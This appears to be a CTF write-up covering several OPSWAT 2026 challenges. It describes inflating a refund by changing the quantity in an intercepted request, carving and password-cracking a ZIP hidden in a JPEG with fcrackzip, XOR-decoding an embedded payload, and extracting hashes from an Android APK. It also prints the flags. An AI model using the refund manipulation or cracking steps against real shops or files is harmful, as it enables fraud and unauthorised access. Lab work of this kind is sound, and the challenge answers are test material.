1. Registered a new account on NovaCart and bought a cheap item (Ceramic Coffee Mug Set for $12).




After placing the order I went to Order History and requested a normal refund just to capture the request




2. In Caido I found the refund request and changed the quantity from 1 to a much

bigger number:



The server happily refunded me $12,000 instead of $12.

3. With the huge balance I bought the special product (**Limited Edition Zen Garden Kit**) and completed the checkout.



Final fragment : 1nfl4t3d_r3fund}

Full flag (alpha + beta + gamma):

OPSWAT{n3g4t1v3_tr4nsf3r_c0up0n_st4ck1ng_1nfl4t3d_r3fund}

Challenge Title: Buried Bytes

Flag: `OPSWAT{byt3s_r3m3mb3r_3v3ryth1ng}`

Approach (Step by Step):

1.I started by checking the provided `challenge.jpg` file. Using `file` and `binwalk`, I discovered that a ZIP archive was appended to the JPEG image.I extracted the archive using dd, starting from the ZIP offset reported by Binwalk.

```
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ ls
challenge.jpg
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ file challenge.jpg
challenge.jpg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 786x535, components 3
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ binwalk challenge.jpg

                                                                /home/prasanth/ctf/secleaf/misc/buried-bytes/challenge.jpg
--------------------------------------------------------------------------------------------------------------------------------
DECIMAL                       HEXADECIMAL                     DESCRIPTION
--------------------------------------------------------------------------------------------------------------------------------
0                             0x0                             JPEG image, total size: 36368 bytes
36368                         0x8E10                          ZIP archive, file count: 1, total size: 24618 bytes
--------------------------------------------------------------------------------------------------------------------------------

Analyzed 1 file for 85 file signatures (187 magic patterns) in 6.0 milliseconds
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ dd if=challenge.jpg of=buried.zip bs=1 skip=36368
24618+0 records in
24618+0 records out
24618 bytes (25 kB, 24 KiB) copied, 0.0459357 s, 536 kB/s
```


2. The extracted ZIP archive contained a password-protected file named `relay`. I used `fcrackzip` with the `rockyou.txt` wordlist to recover its password.

The password was `alexga`, which allowed me to extract the file.

```
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ fcrackzip -u -D -p ~/rockyou/rockyou.txt buried.zip


PASSWORD FOUND!!!!: pw == alexga
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ unzip buried.zip
Archive:  buried.zip
[buried.zip] relay password:
  inflating: relay
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ ls
buried.zip  challenge.jpg  relay
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ file relay
relay: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6d83ee3164d35c5977f3b2bef7260899be9d8ffd, for GNU/Linux 3.2.0, not stripped
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$
```

3. After extracting `relay`, I checked its file type and confirmed that it was a 64-bit ELF executable. I then decompiled it using an online decompiler to understand its logic.



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The `stage_frame()` function revealed that the embedded byte array was transformed using XOR and byte reversal. This gave me the information needed to recover the hidden data.

```
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ readelf -sW relay | grep payload_fragment_bin
    24: 0000000000402020     4 OBJECT  GLOBAL DEFAULT   15 payload_fragment_bin_len
    37: 0000000000402040 0x9e376 OBJECT  GLOBAL DEFAULT   15 payload_fragment_bin
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ nm -S relay | grep payload_fragment_bin
0000000000402040 000000000009e376 R payload_fragment_bin
0000000000402020 0000000000000004 R payload_fragment_bin_len
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ readelf -SW relay
There are 30 section headers, starting at offset 0xa1728:


Section Headers:
  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            0000000000000000 000000 000000 00      0   0  0
  [ 1] .note.gnu.property NOTE            0000000000400350 000350 000020 00   A  0   0  8
  [ 2] .note.gnu.build-id NOTE            0000000000400370 000370 000024 00   A  0   0  4
  [ 3] .interp           PROGBITS         0000000000400394 000394 00001c 00   A  0   0  1
  [ 4] .gnu.hash         GNU_HASH         00000000004003b0 0003b0 00001c 00   A  5   0  8
  [ 5] .dynsym           DYNSYM           00000000004003d0 0003d0 000090 18   A  6   1  8
  [ 6] .dynstr           STRTAB           0000000000400460 000460 000054 00   A  0   0  1
  [ 7] .gnu.version      VERSYM           00000000004004b4 0004b4 00000c 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED          00000000004004c0 0004c0 000030 00   A  6   1  8
  [ 9] .rela.dyn         RELA             00000000004004f0 0004f0 000030 18   A  5   0  8
  [10] .rela.plt         RELA             0000000000400520 000520 000048 18  AI  5  23  8
  [11] .init             PROGBITS         0000000000401000 001000 000017 00  AX  0   0  4
  [12] .plt              PROGBITS         0000000000401020 001020 000040 10  AX  0   0 16
  [13] .text             PROGBITS         0000000000401060 001060 000220 00  AX  0   0 16
  [14] .fini             PROGBITS         0000000000401280 001280 000009 00  AX  0   0  4
  [15] .rodata           PROGBITS         0000000000402000 002000 09e408 00   A  0   0 32
  [16] .eh_frame_hdr     PROGBITS         00000000004a0408 0a0408 000034 00   A  0   0  4
  [17] .eh_frame         PROGBITS         00000000004a0440 0a0440 0000c4 00   A  0   0  8
  [18] .note.ABI-tag     NOTE             00000000004a0504 0a0504 000020 00   A  0   0  4
  [19] .init_array       INIT_ARRAY       00000000004a1df8 0a0df8 000008 08  WA  0   0  8
  [20] .fini_array       FINI_ARRAY       00000000004a1e00 0a0e00 000008 08  WA  0   0  8
  [21] .dynamic          DYNAMIC          00000000004a1e08 0a0e08 0001d0 10  WA  6   0  8
  [22] .got              PROGBITS         00000000004a1fd8 0a0fd8 000010 08  WA  0   0  8
  [23] .got.plt          PROGBITS         00000000004a1fe8 0a0fe8 000030 08  WA  0   0  8
  [24] .data             PROGBITS         00000000004a2018 0a1018 000010 00  WA  0   0  8
  [25] .bss              NOBITS           00000000004a2028 0a1028 000008 00  WA  0   0  4
  [26] .comment          PROGBITS         0000000000000000 0a1028 00001f 01  MS  0   0  1
  [27] .symtab           SYMTAB           0000000000000000 0a1048 0003c0 18     28  18  8
  [28] .strtab           STRTAB           0000000000000000 0a1408 000204 00      0   0  1
  [29] .shstrtab         STRTAB           0000000000000000 0a160c 000116 00      0   0  1
Key to Flags:
  W (write), A (alloc), X (execute), M (merge), S (strings), I (info),
  L (link order), O (extra OS processing required), G (group), T (TLS),
  C (compressed), x (unknown), o (OS specific), E (exclude),
  D (mbind), l (large), p (processor specific)
```

4. I located the embedded array at file offset `0x2040` and wrote a Python script to reproduce the transformation from `stage_frame()`. The script reversed the byte positions and XORed each byte with an index-dependent key.

The decoded data began with `42 4D`, indicating a BMP image. I verified the file type and saved the result as `decoded.bmp`.

```
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ nano decode.py
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ python3 decode.py
Decoded size: 648054
First 16 bytes: 424d76e3090000000000360000002800
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ file decoded.bin
decoded.bin: PC bitmap, Windows 3.x format, 900 x 240 x 24, image size 648000, resolution 3780 x 3780 px/m, cbSize 648054, bits offset 54
prasanth@fedora:~/ctf/secleaf/misc/buried-bytes$ mv decoded.bin decoded.bmp
```

Finally, I opened the decoded bitmap image and found the flag displayed on it.




Challenge Title: Welcome

Flag: OPSWAT{W3lc0m3_T0_OPSWAT_CIDX_CTF_2026}


Approach (Step by Step):

1. I checked the website's `robots.txt` file and found a Base64-encoded string.



2.

2.I decoded the string and recovered the flag



Challenge Title: SnapVault

Flag: OPSWAT{android_different_engineering_maybe_reverse_was}

Approach (Step by Step):

1.Decompile the entire application and analyze each file for hashes using jadx tool.

2. Fragment 1: Analyze the strings.xml and look for hash format using the cmd :
cat snapvault/jadx_out/resources/res/values/strings.xml | grep -E '[0-9a-f]{64}'
You will find 4 hashes and using crackstation you can find which one is a valid through it.

3. Fragment 2 : Analyze the AndroidManifest.xml and look for the pattern using cmd:
grep -E '[0-9a-f]{64}' snapvault/jadx_out/resources/AndroidManifest.xml
You can find a valid hash in android:name="com.snapvault.integrity.BUILD_FINGERPRINT"
Metadata module.

4. Fragment 3: Analyse the sqlite db file and open it via sqlite using the cmd :
sqlite app.db
Then explore the database structure and schema you can find cache_integrity table contains duplicate and valid hash using crackstation find the valid one.


5. Fragment 4 : Metadata of the image file sunset*beach.jpg using the cmd :*
exiftool sunset_beach.jpg
You can find valid hash in the comment field.

6.Fragment 5 : Native library by analysing the lib folder in the extracted format using cmd:
strings snapvault/extracted/lib/x86_64/libnative-lib.so | grep -E '^[0-9a-f]{64}$'
You can able to find a valid hash format in the lib.so file


7. Fragment 6 : APK signing block Certificate CN :
Analyzing the file deeply and internaly reveals the hidden APK directory block using the python script provided in the image proof below we can see the signed details of the block.

8. After all these rearrage the creacked words in the alphabetical order to form the flag and submit it

***Proof**:*
Strings.xml



Android_manifest.xml



Sqlite database:







Image Metadata analysis:



